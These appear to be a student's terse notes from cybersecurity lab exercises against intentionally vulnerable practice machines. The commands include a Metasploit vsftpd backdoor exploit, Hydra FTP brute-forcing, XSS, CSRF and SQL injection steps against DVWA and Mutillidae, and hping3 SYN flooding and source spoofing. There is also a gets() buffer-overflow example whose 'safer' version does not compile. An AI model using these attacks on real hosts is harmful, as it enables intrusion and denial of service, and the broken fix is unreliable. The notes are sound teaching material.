Lab 1 BUFFER OVERFLOW

```
#include <stdio.h>
# include <string.h>
void vulnerable();
int main() {
    vulnerable();
    return 0;
}
void vulnerable() {
    char buffer[20];
   int passcheck = 0;
    printf("Enter the password: ");
    gets(buffer);  -→
    if (strcmp(buffer, "root123") == 0) {
        printf("Access Granted\n");
        passcheck = 1;
    } else {
        printf("Wrong password\n");
    }
    if (passcheck) {
        printf("You are allowed to work\n");
    }
}
```

Safer---

```
#include <stdio.h>
# <string.h> -
int main() {
    char password[20];
    int pass = 0;
    printf("Enter the password: ");
    fgets(password, sizeof(password), stdin);
    password[strcspn(password, "\n")] = '\0';
    if (strcmp(buffer, "root123") == 0) {
        printf("Access Granted\n");
        passcheck = 1;
    } else {
        printf("Wrong password\n");
    }
    if (passcheck) {
        printf("You are allowed to work\n");
    }
}
```

Lab 2
sudo systemctl start nessusd.service - lab2
https://kali:8834 in the browser**.**

Lab 3
Wireshark -- Mutillidae http login DVWA login capture from php page

Lab 4
Nmap , nmap -v , man nmap, nmap -V (vers)
Nmap 29.30 , nmap –open, nmap -A ggres sc
nmap -sA (filter), nmap -p 80,
nmap --packet-trace, nmap --top-ports 10
OS OS OS
nmap -O , nmap -v -O, nmap -O --osscan-guess
<u>Service Det</u>
nmap -sV \\ Nmap -sV --version-trace
Advanced Scan:
nmap -sS – tcpsyn , sT – tcp connect
sU UDP Scanning , sudo nmap -sN , sF
Custom scan:-
nmap -sS --scanflags SYNFIN -T4 www.google.com
nmap -sO
nmap --send-eth
nmap --send-ip


Lab 5

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOST 192.168.126.129
exploit
whoami | uname -a|hostname
echo "Nikhil is hero" >/tmp/nik.txt
cp /tmp/nik.txt /tmp/nik1.txt
cat /tmp/__.txt
```

Lab 6

```
locate unix_passwords.txt
vi – add msfadmin to both ]:qa
hydra -l msfadmin -P (path) ftp://192.168.126.129
ftp 192.168.126.129 -msfmsf
ls > cd vulnerable > cd twi > get Tw.jar
----
ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.126.129
```

Lab 7



Lab 8

Manual Test of SQL Injection **cd /var/www/mutillidae** **sudo nano config.inc** **Ensure dbname=owasp10** **--** **kali linux browser** **192.168.62.129** **Mutillidae – admin , adminpass -monkey**	**Lab8** Proxy Attack with Burp suite Intercept off – john lol burp – change admin adminpass forward Intercept off Loged in as admin monkey

Lab9

a) XSS(Cross Site Scripting)
dvwa – admin password
stored -> test, <b>Hello Everyone </b>
: Hi Message: <script>alert(“Hello This is XSS”)</script>
Security low submit ---

ii)CSRF
sec low – new pass – csrf – type and wait
burp open – intercept on click o change
change to admin123 admin123 forward
new pass wont signin
only hacker can

Lab 10

lab 10

ping 192..-> wireshark > icmp req reply

```
sudo apt install snort
sudo hping3 -1 -c 1 (192….)
sudo hping3 -1 -c 1 -i 5
sudo hping3 -1 --faster 192.168.126.129
sudo hping3 -1 -a 192.168.126.129 192.168.126.130
sudo hping3 -1 --rand-source 192.168.126.129
```

Tcp 3 way handshake

```
sudo hping3 -S -c 1 -p 80 192.168.126.129
sudo hping3 -S -c 1 -p 80 -i 5 192.168.126.129
sudo hping3 -S --flood -p 80  -oBS IN WIRESHARK
```

Lab 11 – wont exec

Lab 12

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
key = RSA.generate(2048)
public_key = key.publickey()
cipher = PKCS1_OAEP.new(public_key)
encrypted = cipher.encrypt(b'Hello RSA')
cipher = PKCS1_OAEP.new(key)
decrypted = cipher.decrypt(encrypted)
print("Encrypted:", encrypted)
print("Decrypted:", decrypted.decode())
```

```
pip install pycryptodome
```